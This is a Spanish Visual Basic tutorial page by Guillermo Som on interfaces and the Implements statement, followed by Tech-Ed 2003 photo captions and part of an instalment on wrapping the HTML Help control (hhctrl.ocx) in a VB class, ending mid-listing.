Pero ni el polimorfismo nos solucionaría el problema suscitado por el uso de dos clases (u objetos) diferentes en el método **mostrar** o **mostrar2**.

Otra cosa sería que tuviésemos un método **Mostrar** en cada una de las clases y en el procedimiento **mostrar** del formulario se usara dicho método para que se muestre lo que se tenga que mostrar, en el caso de **cColega** sólo se mostraría el **Nombre** y en el caso de **cColega2** se mostraría el **Nombre** y **Apellidos**, veamos cómo declarar esos métodos en cada una de las clases y cómo se usaría:

El método Mostrar de la clase cColega:

```
Public Sub Mostrar()
    MsgBox "El nombre es: " & Nombre
End Sub
```

El método Mostrar de la clase cColega2:

```
Public Sub Mostrar()
    MsgBox "El nombre es: " & Nombre & " " & Apellidos
End Sub
```

El método mostrar3 del formulario de prueba:

```
Private Sub mostrar3(elObjeto As Object)
    If TypeOf elObjeto Is cColega Then
        Dim colega1 As cColega
        Set colega1 = elObjeto
        ' llamar al método Mostrar del objeto
        colega1.Mostrar

    ElseIf TypeOf elObjeto Is cColega2 Then
        Dim colega2 As cColega2
        Set colega2 = elObjeto
        ' llamar al método Mostrar del objeto
        colega2.Mostrar
    End If
End Sub
```

La llamada al método mostrar3:

```
Private Sub cmdMostrar3_Click()
    ' declaramos las variables
    Dim unColega As cColega
    Dim o As Object
    '
    ' creamos el objeto de tipo colega
    Set unColega = New cColega
    ' y le añadimos algunos datos
    unColega.Nombre = "Guille"
    unColega.email = "guille@costasol.net"
    '
    ' asignamos el colega (unColega) al objeto (o)
    Set o = unColega
    ' lo mostramos
    mostrar3 o
    '
    ' creamos un objeto del tipo cColega2...
    Dim unColega2 As cColega2
    Set unColega2 = New cColega2
    ' y le asignamos algunos datos
    unColega2.Nombre = "Guille"
    unColega2.Apellidos = "Som Cerezo"
    unColega2.email = "guille@costasol.net"
    ' lo mostramos
```

```
    mostrar3 unColega2
End Sub
```

Aquí tenemos que observar que el código de **Mostrar** de las dos clases es muy parecido, pero cada uno muestra los datos que el que escribió la clase quiera... a nosotros no debe importarnos, lo único que nos interesa es que llamando al método **Mostrar** se mostrarán los datos (esto es encapsulación).
Por otro lado, en el método **mostrar3** usamos dichos métodos para que se muestre el mensaje que corresponda (esto podría ser polimorfismo, pero aún no lo es).

Para que realmente pudiéramos aprovecharnos de las características del polimorfismo, deberíamos poder crear, (en el formulario), un método mostrar que nos permitiera llamar al método **Mostrar** del objeto pasado como parámetro sin preocuparnos de si el objeto es del tipo **cColega** o **cColega2**.

Esto lo podemos solucionar mediante las **interfaces**.
Una interfaz es una especie de plantilla que podemos aplicar a nuestras clases.
En esa plantilla se definen los métodos y propiedades, así como la forma en que deben implementarlas las clases que quieran firmar un contrato con esa interfaz.
Las clases que usen esa interfaz tendrán una definición de dichas propiedades y métodos tal y como lo indica la plantilla.

¿Y para que sirve todo eso?
Para que, si una clase implementa dicha interfaz, podamos llamar a los miembros declarados en ella de forma genérica, sin necesidad de usar un objeto intermedio o genérico.
Por ejemplo, supongamos que tenemos una interfaz llamada **IColega**, si dicha interfaz (o interface si lo prefieres), tiene un método **Mostrar** y tanto la clase **cColega** como **cColega2** la implementan, podríamos mostrar los datos del colega usando el siguiente método del formulario:

```
Private Sub mostrar4(elObjeto As Object)
    If TypeOf elObjeto Is IColega Then
        Dim elColega As IColega
        Set elColega = elObjeto
        elColega.Mostrar
    Else
        MsgBox "El objeto no es del tipo IColega"
    End If
End Sub
```

Aquí comprobamos si el objeto es del tipo **IColega**, si es así, se llama al método **Mostrar**, después de hacer una asignación del objeto pasado como parámetro a una variable del tipo **IColega**, en caso de que no sea de ese tipo, se mostrará un mensaje de aviso.

La declaración de la interfaz (realmente es una clase) **IColega** sería algo como esto:

```
'------------------------------------------------------------------------
' IColega                                                    (21/Dic/02)
' Interfaz para las clases de tipo Colega
'
' ©Guillermo 'guille' Som, 2002
```

```
'------------------------------------------------------------------------
Option Explicit

Public Sub Mostrar()
    ' no es necesario escribir código
    ' sólo es necesario definirlo
End Sub
```

Como podemos comprobar, la declaración de una interfaz no tiene porqué contener código, sólo es necesario indicar cómo se deben declarar los miembros que dicha clase contenga.

Si tanto la clase **cColega** como **cColega2** han firmado un contrato para utilizar el método **Mostrar** tal y como lo indica la interfaz **IColega**, es decir, si esas dos clases "implementan" dicha interfaz, podremos usar el siguiente procedimiento para llamar al procedimiento **mostrar4** del formulario:

```
Private Sub cmdMostrar4_Click()
    ' declaramos las variables
    Dim unColega As cColega
    Dim o As Object
    '
    ' creamos el objeto de tipo colega
    Set unColega = New cColega
    ' y le añadimos algunos datos
    unColega.Nombre = "Guille"
    unColega.email = "guille@costasol.net"
    '
    ' asignamos el colega (unColega) al objeto (o)
    Set o = unColega
    ' lo mostramos
    mostrar4 o
    '
    ' creamos un objeto del tipo cColega2...
    Dim unColega2 As cColega2
    Set unColega2 = New cColega2
    ' y le asignamos algunos datos
    unColega2.Nombre = "Guille"
    unColega2.Apellidos = "Som Cerezo"
    unColega2.email = "guille@costasol.net"
    ' lo mostramos
    mostrar4 unColega2
    '
    ' incluso podríamos llamar al método con otro objeto
    mostrar4 Command1
End Sub
```

En este caso, el código es casi como el del tercer ejemplo (**cmdMostrar3**), sólo que en lugar de llamar a **mostrar3**, se llama a **mostrar4**. También hemos añadido una nueva llamada al método **mostrar4**, pero pasándole como parámetro cualquier otro objeto, en este caso hemos pasado un parámetro del tipo **Command**, que por supuesto no implementa **IColega**, con lo cual se mostrará un aviso indicándonos que no implementa esa interfaz.

Seguramente la pregunta que te harás es:
¿Puedo usar ese código directamente y se usará el método **Mostrar** de esas dos clases?

La respuesta es: No.
A pesar de que tanto la clase **cColega** como **cColega2** tengan un método llamado **Mostrar** no significa que hayan firmado un contrato con la interfaz **IColega**.
Por tanto, no podríamos usar ese código, al menos tal y como están declaradas esas dos clases.
Para poder usar ese código, las dos clases deberían firmar un contrato con **IColega**.

Entonces, ¿cómo *firmo* ese contrato para las clases **cColega** y **cColega2**?

Utilizando la instrucción **Implements**.

Cuando usamos la instrucción **Implements**, la cual hay que usarla en la parte de las declaraciones de la clase que queremos que la implemente, seguida del nombre de la interfaz a implementar, se crea un nuevo objeto en dicha clase, al cual podemos acceder, desde el IDE de VB, si pulsamos en la lista desplegable de la izquierda, tal como hacemos, por ejemplo, cuando queremos acceder al código de un evento de un formulario, tal como podemos ver en la siguiente captura:

Para que se pueda mostrar ese nuevo objeto, tendremos que añadir la siguiente línea a ambas clases:

```
Implements IColega
```

Después de hacer esto, tendremos el objeto **IColega** en esa lista desplegable y al seleccionarla, en la derecha nos mostrará los métodos que dicha interfaz contiene, en este caso sólo tendrá uno: **Mostrar**.
Y si lo seleccionamos se mostrará el siguiente código:

```
Private Sub IColega_Mostrar()

End Sub
```

Dentro tendremos que escribir el código que se usará cuando se acceda a esta clase mediante un objeto del tipo **IColega**.
Pero como lo que queremos es que se use el código que ya hemos escrito, simplemente llamamos al método **Mostrar** escrito en nuestra clase, con lo cual, el código completo quedaría así:

```
Private Sub IColega_Mostrar()
    Me.Mostrar
End Sub
```

Si la clase **IColega** tuviera más de un método, tendríamos que escribir código en todos los procedimientos que dicha clase contenga, ya que si implementamos una interfaz, debemos implementar ***todos*** los métodos y propiedades de dicha interfaz.

Implementar una interfaz es un compromiso, en el que nos comprometemos a hacer las cosas tal y como dicha interfaz requiere.

Te voy a mostrar el código completo de la clase **cColega2** para que no te quede duda.

```
'---------------------------------------------------------------------------
' cColega2                                                        (21/Dic/02)
' Clase ampliada del tipo Colega
'
' ©Guillermo 'guille' Som, 2002
'---------------------------------------------------------------------------
Option Explicit

Implements IColega

Public Nombre As String
Public Apellidos As String
'
Public email As String
Public FechaNacimiento As Date

Public Sub Mostrar()
    MsgBox "El nombre es: " & Nombre & " " & Apellidos
End Sub

Private Sub IColega_Mostrar()
    Me.Mostrar
End Sub
```

Fíjate que el método **IColega_Mostrar** está declarado como **Private**, pero eso no debe preocuparte.

Si hacemos lo mismo con la clase **cColega**, podremos usar el código mostrado anteriormente sin ningún tipo de problema.

Para finalizar, aclararte que cuando usamos lo siguiente:

```
Dim elColega As IColega
Set elColega = elObjeto
elColega.Mostrar
```

A la variable **elColega**, (que es un objeto del tipo **IColega**), realmente le estamos asignando sólo una parte del código de la clase representada por **elObjeto**, la parte que implementa dicha interfaz.
Es decir, si la variable **elObjeto** fuese del tipo **cColega**, no estaríamos asignando todo el objeto, sólo una parte del mismo.
Esto podemos comprobarlo si queremos acceder a la propiedad **Nombre**:

```
s = elColega.Nombre
```

Esto daría error, ya que el objeto **elColega**, (que como sabemos es del tipo **IColega**), no tiene una propiedad llamada **Nombre**.

Sólo me queda decirte que en Visual Basic ***todas*** las clases se pueden usar con la instrucción **Implements**. Es decir, no tenemos porqué crear una clase específica para crear una interfaz.
Pero te recomiendo que lo hagas así, para que sea más evidente y sobre todo porque así es como tendrás que hacerlo cuando "migres" a la versión .NET de Visual Basic.

Ahora sí, hasta aquí hemos llegado en esta ocasión.
En la próxima entrega seguiremos viendo más cosas relacionadas con las clases y, casi con seguridad, un ejemplo más práctico sobre la ventaja de usar esto de la implementación de interfaces.

Pero eso será... casi con seguridad, el año que viene, mientras tanto... espero que pases unas Felices Fiestas... sí, aunque no seas creyente... que no hay que ser creyente para, aunque sea una vez al año, desear cosas buenas a la gente... je, je.

Nos vemos
Guillermo

Aquí tienes el fichero zip con el código usado en esta entrega: basico43_cod.zip 5.02 KB

---

ent ir al índice sig

Las páginas del Curso Básico se han visitado:

veces desde el 3/Sep/97 04:15 GMT
(aunque al contador ya se le fue la olla... y empezó a contar desde cero no se cuando...)

Tech-Ed 2003 - Barcelona del 30 junio al 4 de julio

Las fotos del Tech-Ed 2003

Aquí iré publicando alguna de las *foticos* que vaya tomando de este evento... así que, puede que cada día las vaya actualizando... dependiendo de cómo me lo monte para capturar las fotos y poder publicarlas... que este año creo que lo tendré más complicado... ya veremos.

- **Lunes, 30 de junio (no estaré/estuve)**
- **Martes, 1 de julio**
- **Miércoles, 2 de julio**
- **Jueves, 3 de julio**
- **Viernes, 4 de julio**

- **Los comentarios sobre el Tech-Ed 2003**

Martes, 1 de julio

Las fotos del segundo día del Tech-Ed

La entrada al Tech-Ed

Una de las conferencias sobre VS.NET

Un Lab sobre Pocket PC

Por la tarde, la cosa ya estaba más tranquila

Miércoles, 2 de julio

Ya hay fotos, pero aún así, puedes leer los comentarios

El stand de los libros de MS

Es que hay poca luz y... poco pulso...

Aunque no lo parezca, ese es Colón (en el puerto de Barcelona)

Jueves, 3 de julio

Pues eso... hasta Aspirina le vamos a dar a los servicios Web

Algunos se entretienen con cualquier cosa...

...pero se entretienen.

Viernes, 4 de julio

Eran las 8.30 de la mañana, pero había gente... porque es Don Box (aunque este año sin Show)

David Platt y Billy Hollis...

Don Box *tirao* por los suelos...

HTML Help Workshop

Utilidad para crear un sistema de ayuda basado en páginas HTML

Entrega número Cuatro:

Publicado el 29/Dic/98
Actualizado el 17/Jul/2003
Autor: Guillermo 'guille' Som

En esta cuarta entrega vamos a ver una clase para manejar las funciones más habituales del control **hhctrl.ocx**, de esta forma "encapsularemos" la funcionalidad de ese control para que sea más fácil de usar. Simplemente se creará una referencia a la clase/objeto y usaremos las funciones/métodos que ésta tiene. También sería fácil crear un control basado en esta clase, el cual se añadiría al formulario y usarlo como cualquier otro control, pero esto último te lo dejo a ti, aunque lo mismo lo hago y lo pongo disponible... todo se andará.

Además de la clase para manejar las ayudas HTML, (cHtmlHelp.cls), veremos cómo mostrar mensajes emergentes al pulsar F1 en un campo de nuestro formulario, incluso pondremos en marcha la "famosa" interrogación **What's This?**, aunque esto sólo será posible en el Visual Basic 6, ya que el VB5 no lo permite con este tipo de ayudas...

El proyecto será parecido al visto en la tercera entrega, pero con algunos cambios, tanto en el fichero de ayuda como en el programa que muestra esa ayuda.

Tengo que indicar que el HHW que he usado es la versión 1.2 (4.72.8145), - la versión del HHCTRL es la 1.2 (4.72.8164) -, que aún sigue siendo beta y tiene algunos fallillos, pero que pone a nuestro alcance algunas nuevas características... ya las iremos viendo, aunque tendrás que deducirlas tu mismo, ya que no tengo la versión anterior y no se excatamente cuales pueden ser... lo siento.

Empecemos viendo el formulario para las pruebas en VB5 y cómo usar la clase, después veremos las modificaciones para VB6 y el código de la clase, también veremos cómo construir el fichero de ayuda, aunque, como ya te he dicho, es muy parecido al hhw_vb que vimos en la entrega anterior.

El código del programa de ejemplo para VB5:

Este es el aspecto y el código del formulario (frmHhw5.frm)

```
'--------------------------------------------------------------------
'Form de prueba para HTML Help Workshop                 (28/Jun/98)
'
'Nueva revisión usando cHtmlHelp                        (25/Dic/98)
'Revisado para que se pueda usar con VB5                (26/Dic/98)
'
'©Guillermo 'guille' Som, 1998
'--------------------------------------------------------------------
Option Explicit
```

```
Private m_HtmlHelp As cHtmlHelp 'Clase para mostrar la ayuda HTML

Const MAX_CAMPOS = 2


Private Sub Form_KeyUp(KeyCode As Integer, Shift As Integer)
    If KeyCode = vbKeyF1 Then
        'Mostrar la ayuda del control activo
        'El control debe tener hWnd y tener asignada la propiedad HelpContextID
        'Call m_HtmlHelp.HelpContext(Me.ActiveControl, "Message")
        'También funciona así:
        'ya que la función comprueba el control activo
        Call m_HtmlHelp.HelpContext(laVentana:="Message")
    ElseIf KeyCode = vbKeyF2 Then
        'Muestra el mensaje de ayuda en una ventana emergente
        m_HtmlHelp.HelpContextPop
    End If
End Sub

Private Sub Form_Load()
    Dim sHelpFile As String

    'asignar el nombre del fichero de ayuda
    sHelpFile = "hhw_vb.chm"
    sHelpFile = sHelpFile & "::/hhw_vb.txt"

    'Para VB5, no especificar el fichero de ayuda,
    'de esta forma se podrá usar F1 sin problemas...
    App.HelpFile = ""

    'Crear una referencia al objeto para mostrar la ayuda
    Set m_HtmlHelp = New cHtmlHelp

    'Asignar las propiedades del objeto
    With m_HtmlHelp
        .hWnd = Me.hWnd
        .HelpFile = sHelpFile
    End With

    'Limpiar las cajas de texto
    mnuLimpiar_Click

    'Para probar:
    Tag = "Prueba de POP-UP en HTML Work Shop, " & _
          "este texto está en el TAG del formulario."

End Sub

Private Sub Form_MouseDown(Button As Integer, Shift As Integer, X As Single, Y As Single)
    If Button = 2 Then
        'Para mostrar una ventana PopUp con el mensaje indicado en el parámetro
        'Call m_HtmlHelp.PopUp("Prueba de POP-UP en HTML Work Shop")
        '
        'Esto mismo se podría hacer para mostrar la ayuda al pulsar F2,
        'si el texto a mostrar que se pasa como parámetro es el que queremos
        'que se muestre para cada control.
        'Por ejemplo se podría usar la propiedad Tag de un control para hacerlo:
        m_HtmlHelp.PopUp Me.Tag
    End If
End Sub

Private Sub Form_Unload(Cancel As Integer)
    Set m_HtmlHelp = Nothing
End Sub

Private Sub mnuAcerca_Click()
    frmAbout.Show vbModal
End Sub

Private Sub mnuAyuda_Click()
    'De esta forma se muestra en el tópico por defecto
    Call m_HtmlHelp.DisplayTopic
```

```
End Sub

Private Sub mnuDisplayTopic_Click()
    'Llamar a la página o el marcador que se quiera mostrar
    Call m_HtmlHelp.DisplayTopic("hhw_vb.htm#Nombre_de_usuario")
End Sub

Private Sub mnuIndex_Click()
    'Muestra la solapa índice con el texto indicado
    Call m_HtmlHelp.DisplayIndex("Acerca de...")
End Sub

Private Sub mnuLimpiar_Click()
    Dim i As Integer

    For i = 0 To MAX_CAMPOS
        Text1(i) = ""
    Next
End Sub

Private Sub mnuSalir_Click()
    Unload Me
    End
End Sub

Private Sub mnuSearch_Click()
    'Mostrar la solapa de Búsqueda (Search)
    Call m_HtmlHelp.DisplaySearch
End Sub

Private Sub mnuToc_Click()
    'Mostrar la solapa de Contenidos (Contents)
    m_HtmlHelp.DisplayTOC
End Sub

Private Sub mnuDisplayContext_Click()
    'Así se llamaría para mostrar un tópico de la ayuda
    'Para poder usar esta llamada, en el proyecto HHP debe existir una sección
    '[ALIAS] con los valores nombres de las constantes definidas en el fichero
    'indicado en la sección [MAP] y el link a la página HTML
    '   Ver el fichero: hhw_lee.txt para el ejemplo
    '
    'En este caso se llamará a: Nombre_de_usuario (1000&)
    Call m_HtmlHelp.DisplayContext(1000&)
End Sub

Private Sub picIcon_Click()
    picIcon.BorderStyle = 1
    mnuAcerca_Click
    picIcon.BorderStyle = 0
End Sub
```

Como podrás observar, es fácil de usar esta clase, además como todo el código está "encapsulado" en la propia clase, no tendrás ningún problema en cambiar el código de dicha clase, siempre que se mantenga el mismo formato de las funciones actuales, pero que puedes cambiar internamente, según sea necesario... esto que te cuento es la "base" de cualquier clase que se cree con Visual Basic, pero para que lo sepas...

Para que este ejemplo funcione, hay que asignar a True la propiedad **KeyPreview** del formulario, de esta forma, al pulsar F1 se mostrará la ayuda de contexto, indicada en la propiedad **HelpContextID**, a esta propiedad hay que asignarle un valor numérico que estará también asignado (o mapeado) dentro del fichero de ayuda, (esto ya lo vimos en la entrega anterior y seguramente lo volveremos a ver en esta). Esta funcionalidad de F1, está hecha por código, no porque el VB lo haga, ya que en el caso de la versión 5 (y anteriores), el sistema de ayuda "reconocido" es en formato HLP y no en el nuevo HTML, por eso en el evento Form_Load sea ha "borrado" la propiedad HelpFile del objeto App, que es donde "normalmente" se indica que fichero de ayuda usará nuestra aplicación, (ver los comentarios del listado).
Bueno, a lo que iba, la funcionalidad de mostrar la ayuda contextual está implementada en el evento KeyUp del form, si te fijas en el código, no sólo se detecta la pulsación de F1, sino también la de F2; ésta última es para mostrar la ayuda emergente, al estilo de **What's This?** (¿Qué es esto?)
Al pulsar F1, se llama a la función **HelpContext** de la clase cHtmlHelp.cls, que es la que muestra la ayuda contextual, o relacionada con el control que tiene actualmente el foco. En esta función se detecta el control activo y se saca de él el valor de la propiedad *HelpContextID*, por tanto esa propiedad debería estar asignada, como es lógico, si nuestra intención es hacer que se muestre la

ayuda... Además de detectar el control activo se le puede indicar que control queremos que tenga en cuenta, para ello habría que pasar una referencia a dicho control. También se puede indicar el nombre de la ventana en la que queremos que se muestre, (esta ventana estará creada en el propio fichero de ayuda).
En el caso de pulsar F2, se mostrará un mensaje emergente con el texto "predefinido" dentro del fichero de ayuda; ese texto se indicará, como veremos, en un fichero de texto especial... Para mostrar el mensaje se usará la función **HelpContextPop**, esta función espera (opcionalmente) el control al que se hace referencia, si no se indica, se usará el que esté activo en el momento de pulsar F2.

Te recuerdo que estas funciones son propias de la clase y no del control OCX que maneja la ayuda HTML.

Si te fijas en el código del evento MouseDown del formulario, verás que se pueden mostrar cualquier tipo de mensaje emergente, en este caso definido dentro del propio programa, por tanto si no quieres complicarte la vida creando ficheros especiales para tu sistema de ayuda, podrías indicar "manualmente" el mensaje emergente a mostrar si ese texto lo incluyes, por ejemplo, en la propiedad Tag del control y lo muestras de esta forma:

```
Call m_HtmlHelp.PopUp(ActiveControl.Tag)
```

Con la función PopUp de la clase, se muestra el texto indicado en el parámetro de la función. Pero esto te lo dejo a tu elección. Aunque en ocasiones puede resultar más "práctico" hacerlo de esta forma que tener que crear esa información en el fichero de ayuda.

Nota: Las funciones en VB se pueden usar igual que los SUBs, sólo que sin usar los paréntesis. Por ejemplo estas tres formas son equivalentes:

```
Call m_HtmlHelp.PopUp(ActiveControl.Tag)

m_HtmlHelp.PopUp ActiveControl.Tag

ret = m_HtmlHelp.PopUp(ActiveControl.Tag)
```

En el caso de las funciones de las que no necesitamos usar el valor devuelto, es preferible usar CALL, de esta forma, se sabe que es una función de la que no queremos ese valor devuelto, aunque esto último es sólo una convención, la cual puedes seguir si te place... como casi todas las recomendaciones...

El código del programa de ejemplo para Visual Basic 6:

Del programa para VB6, sólo vamos a ver parte del listado, ya que el resto es casi como el de VB5, con la salvedad de que no es necesario usar la detección de las teclas de ayuda en el evento KeyUp del formulario, ya que esta versión del VB si sabe lo que hacer con los ficheros nuevos de ayuda...
Por tanto, se puede usar la "?" de la parte superior del formulario. El único inconveniente es que no se puede usar la ayuda contextual, es decir que al pulsar F1 en un control se muestre la ayuda normal, en las pruebas que he hecho, sólo se muestra la ayuda emergente... si queremos usar ayuda contextual, hay que quitar la "?" del formulario.
Hablando de formulario, este es el aspecto de la versión para VB6, como verás es "casi" igual que el de su hermano pequeño:

Como verás, la diferencia es que este formulario tiene la "?", para conseguirlo tienes que asignar el valor True a las propiedades **WhatsThisButton** y **WhatsThisHelp**.
Si quieres mostrar la ayuda emergente, pero sin que se muestre la interrogación, asigna False a la propiedad WhatsThisButton.
Si lo que quieres es que se muestre la ayuda contextual, sin la interrogación ni mensajes "flotantes", asigna el valor False a las dos propiedades.

En el caso de que se quiera mostrar la ayuda emergente, hay que indicar en el nombre del fichero de ayuda que se asigna a App.HelpFile el nombre del fichero de texto que tiene las definiciones de los "tópicos", esto suele estar en un fichero de texto compilado en el propio fichero de ayuda y se indica de la siguiente forma:

```
'En este ejemplo se tiene en cuenta si están asignadas
'las propiedades que hacen que se muestren los mensajes emergentes

    'asignar el nombre del fichero de ayuda
    sHelpFile = "hhw_vb.chm"
    If WhatsThisButton Or WhatsThisHelp Then
        sHelpFile = sHelpFile & "::/hhw_vb.txt"
    'Else
        'Con esto siempre se mostraría en la ventana indicada
        'sHelpFile = sHelpFile & ">Message"
    End If
    App.HelpFile = sHelpFile
```

Si quieres tener un botón o, como en este caso, una opción de un menú que te muestre el cursor de What's This?, puedes indicarselo al Visual Basic de esta forma:

```
Private Sub mnuWhatsThisHelp_Click()
    Dim sHelpFileAnt As String

    'guardar el fichero anterior:
    sHelpFileAnt = App.HelpFile
    'asignar el nombre del fichero de ayuda
    App.HelpFile = cHelpFile & "::/hhw_vb.txt"

    WhatsThisMode

    'Restaurar el valor normal
    App.HelpFile = sHelpFileAnt
End Sub
```

Es decir, usando el método WhatsThisMode del formulario, en cuanto se entra en este modo se muestra un cursor con una flecha y una interrogación y al hacer click en un control, se muestra el mensaje emergente que esté asociado, si lo hay, en caso de que no haya, nos lo indicaría con un aviso de que no hay ayuda asociada a ese control.

El código de la clase cHtmlHelp.cls:

Para terminar el código, vamos a ver la clase que encapsula el funcionamiento del control hhctrl.ocx, no darñe explicaciones extras, ya que está comentada y será de fácil entendimiento, aunque no es necesario que entiendas como funciona, sino cómo usarla, que es lo importante. Al principio del código están las funciones que tiene esta clase y en cada una de ellas, los parámetros que soporta. Espero que te parezca interesante y si quieres hacer algún comentario, ya sabes...

```
'
'--------------------------------------------------------------------------------
'cHtmlHelp.cls Clase para manejar ficheros de ayuda HTML                (25/Dic/98)
'Estos ficheros de ayuda (compilados) tienen extensión CHM
'
'©Guillermo 'guille' Som, 1998 <guille@costasol.net>
'
'Para poder usar esta clase hay que tener el control hhc.ocx registrado,
'este control viene con el Html Help Workshop y con el Windows 98
'Además hay que tener el Internet Explorer 4 ya que usa la Shdocvw.dll
'
'Métodos y Propiedades de esta clase:
'   Nombre          Descripción
'   -----------     ----------------------------------------------------------
```

```
'   hWnd            El hWnd del Form
'   HelpFile        Nombre del fichero de ayuda (extensión .chm)
'                       Si hay un fichero con tópicos, indicarlo así:
'                       HelpFile = "ayuda.chm::/topicos.ext"
'   DisplayContext  Muestra el HelpContextID especificado en el parámetro
'   DisplayIndex    Muestra la solapa del índice (Index)
'   DisplaySearch   Muestra la solapa de búsqueda (Search)
'   DisplayTOC      Muestra la solapa de contenidos (Contents)
'   DisplayTopic    Muestra el tópico indicado, pasado como cadena
'   HelpContext     Muestra el tópico del control indicado
'   HelpContextPop  Para usar con VB5,
'                       muestra la ayuda asociada con el control indicado
'   PopUp           Muestra el mensaje indicado en una ventana PopUp
'--------------------------------------------------------------------------------
Option Explicit

'Asignar el valor -1 a la constante ES_DEBUG
'para mostrar los valores devueltos por la función HtmlHelp
#Const ES_DEBUG = 0

'Para usar con VB5 los mensajes emergentes
'----------------------------------------
'Tomado del tutorial de HTML Help de http://www.vbexplorer.com/
Private Type HH_IDPAIR
    dwControlId As Long
    dwTopicId As Long
End Type

'This array should contain the number of controls that have
'context-sensitive help, plus one more for a zero-terminating
'pair.
Private ids(0 To 1) As HH_IDPAIR

Private Declare Function GetDlgCtrlID Lib "user32" (ByVal hWnd As Long) As Long
'----------------------------------------

'Propiedades públicas
Public hWnd As Long         'El hWnd del form que llama a la ayuda
Public HelpFile As String   'El fichero de ayuda con extensión chm

'--------------------------------------------------------------------------------
'En Microsoft TechNet puedes encontrar este artículo:
'HOWTO: Use HTML Help API in a Visual Basic 5.0 Application
'PSS ID Number: Q183434
'
'Aunque la definición de la Enumeración y la primera declaración
'es de las news
'--------------------------------------------------------------------------------
'
'Htmlhelp consts
Private Enum HH_COMMAND
    HH_DISPLAY_TOPIC = &H0
    HH_HELP_FINDER = &H0        ' WinHelp equivalent
    HH_DISPLAY_TOC = &H1        ' Muestra la tabla de contenidos
    HH_DISPLAY_INDEX = &H2      ' Muestra la solapa Index
    HH_DISPLAY_SEARCH = &H3     ' Muestra la solapa de búsqueda (Search)
    HH_SET_WIN_TYPE = &H4
    HH_GET_WIN_TYPE = &H5
    HH_GET_WIN_HANDLE = &H6
    HH_GET_INFO_TYPES = &H7     ' not currently implemented
    HH_SET_INFO_TYPES = &H8     ' not currently implemented
    HH_SYNC = &H9
    HH_ADD_NAV_UI = &HA         ' not currently implemented
    HH_ADD_BUTTON = &HB         ' not currently implemented
    HH_GETBROWSER_APP = &HC     ' not currently implemented
    HH_KEYWORD_LOOKUP = &HD
    HH_DISPLAY_TEXT_POPUP = &HE ' display string resource id
                                ' or text in a popup window
    HH_HELP_CONTEXT = &HF       ' display mapped numeric value
                                ' in dwData
```

```
    HH_TP_HELP_CONTEXTMENU      ' Text pop-up help, similar to
                                ' WinHelp's HELP_CONTEXTMENU.
                                '   HH_TP_HELP_CONTEXTMENU = &H10
    HH_TP_HELP_WM_HELP = &H11   ' text pop-up help, similar to
                                ' WinHelp's HELP_WM_HELP.
    HH_CLOSE_ALL = &H12         ' close all windows opened directly
                                ' or indirectly by the caller
    HH_ALINK_LOOKUP = &H13      ' ALink version of HH_KEYWORD_LOOKUP
End Enum

Private Type RECT
    Left    As Long
    Top     As Long
    Right   As Long
    Bottom  As Long
End Type

Private Type POINTAPI
    X   As Long
    Y   As Long
End Type

'
'Estructura para usar con el comando HH_DISPLAY_TEXT_POPUP
'Sacada de la página HTML Help API Reference del site de MS.
'
'typedef struct tagHH_POPUP         Member         Description
'{                                  ------            -----------
'    int       cbStruct;            cbStruct       Specifies the size of the structure. This value
must always be filled in before passing the structure to the HtmlHelp API.
'    HINSTANCE hinst;               hinst          Instance handle of the program or .dll file to
retrieve the string resource from. Ignored if idString is zero, or a filename was passed to the
HtmlHelp API.
'    UINT      idString;            idString       Specifies either a resource ID or a topic number
in a text file.
'    LPCTSTR   pszText;             pszText        Specifies the text to display if idString is
zero.
'    POINT     pt;                  pt             Specifies where the top center of the pop-up
should be located.
'    COLORREF  clrForeground;       clrForeground  Specifies the RGB value to use for the foreground
color. If this value is -1, the system color for window text will be used.
'    COLORREF  clrBackground;       clrBackground  Specifies the RGB value to use for the background
color. If this value is -1, the system color for window background will be used.
'    RECT      rcMargins;           rcMargins      Specifies the margins to use on the left, top,
right, and bottom sides of the pop-up. The default for all rectangle members is -1.
'    LPCTSTR   pszFont;             pszFont        Specifies an optional text string containing:
facename[,point size[,charset[,color[, BOLD ITALIC UNDERLINE]]]]. This string specifies a font, its
point size, its character set, its color, and various attributes. Options can be omitted by simply
specifying the next comma. For example, to create a bold, 10-pt MS Sans Serif font, the parameter
value would be: MS Sans Serif, 10, , , BOLD
'} HH_POPUP;
'
Private Type tagHH_POPUP
    cbStruct        As Long     '=Len(HH_POPUP) Longitud de la estructura
    hinst           As Long     '
    idString        As Long     '
    pszText         As String   'Texto a mostrar
    pt              As POINTAPI 'Posición de la ventana popup, en pixels
    clrForeground   As Long     'Color de la letra, -1 es el valor por defecto
    clrBackground   As Long     'Color de fondo, -1 es el valor por defecto
    rcMargins       As RECT     'Tamaño de la ventana, -1 son los valores por defecto
    pszFont         As String   'Tipo de letra a usar: "Arial,9"
                                'facename[,point size[,charset[,color[, BOLD ITALIC UNDERLINE]]]].
End Type

'
'Estructura para mostrar la solapa Search y un texto a buscar
'sacada del fichero de ayuda api.chm de MS.
'
'typedef struct tagHH_FTS_QUERY     Member             Description
```

```
'{                                  ------              -----------
'     int      cbStruct;            cbStruct            Specifies the size of the structure.
'     BOOL     fUniCodeStrings;     fUniCodeStrings     TRUE if all strings are Unicode.
'     LPCTSTR  pszSearchQuery;      pszSearchQuery      String containing the search query.
'     LONG     iProximity;          iProximity          Word proximity.
'     BOOL     fStemmedSearch;      fStemmedSearch      TRUE for StemmedSearch only.
'     BOOL     fTitleOnly;          fTitleOnly          TRUE for Title search only.
'     BOOL     fExecute;            fExecute            TRUE to initiate the search.
'     LPCTSTR  pszWindow;           pszWindow           Window to display in.
'} HH_FTS_QUERY;
'
Private Type tagHH_FTS_QUERY
    cbStruct        As Long     '=Len(HH_FTS_QUERY) Longitud de la estructura.
    fUniCodeStrings As Long     'TRUE if all strings are Unicode.
    pszSearchQuery  As String   'String containing the search query.
    iProximity      As Long     'Word proximity.
    fStemmedSearch  As Long     'TRUE for StemmedSearch only.
    fTitleOnly      As Long     'TRUE for Title search only.
    fExecute        As Long     'TRUE to initiate the search.
    pszWindow       As String   'Window to display in.
End Type

'
'HtmlHelp api call
'Con esta funciona perfectamente, los LONGs
'Private Declare Function HtmlHelp Lib "hhctrl.ocx" Alias "HtmlHelpA" _
    (ByVal hwndCaller As Long, ByVal pszFile As String, _
    ByVal uCommand As HH_COMMAND, ByVal dwData As Long) As Long

'NOTA: Si se usa esta forma, hay que indicar el último parámetro
'      con la palabra ByVal delante...
Private Declare Function HtmlHelp Lib "hhctrl.ocx" Alias "HtmlHelpA" _
    (ByVal hWndCaller As Long, ByVal pszFile As String, _
    ByVal uCommand As HH_COMMAND, dwData As Any) As Long


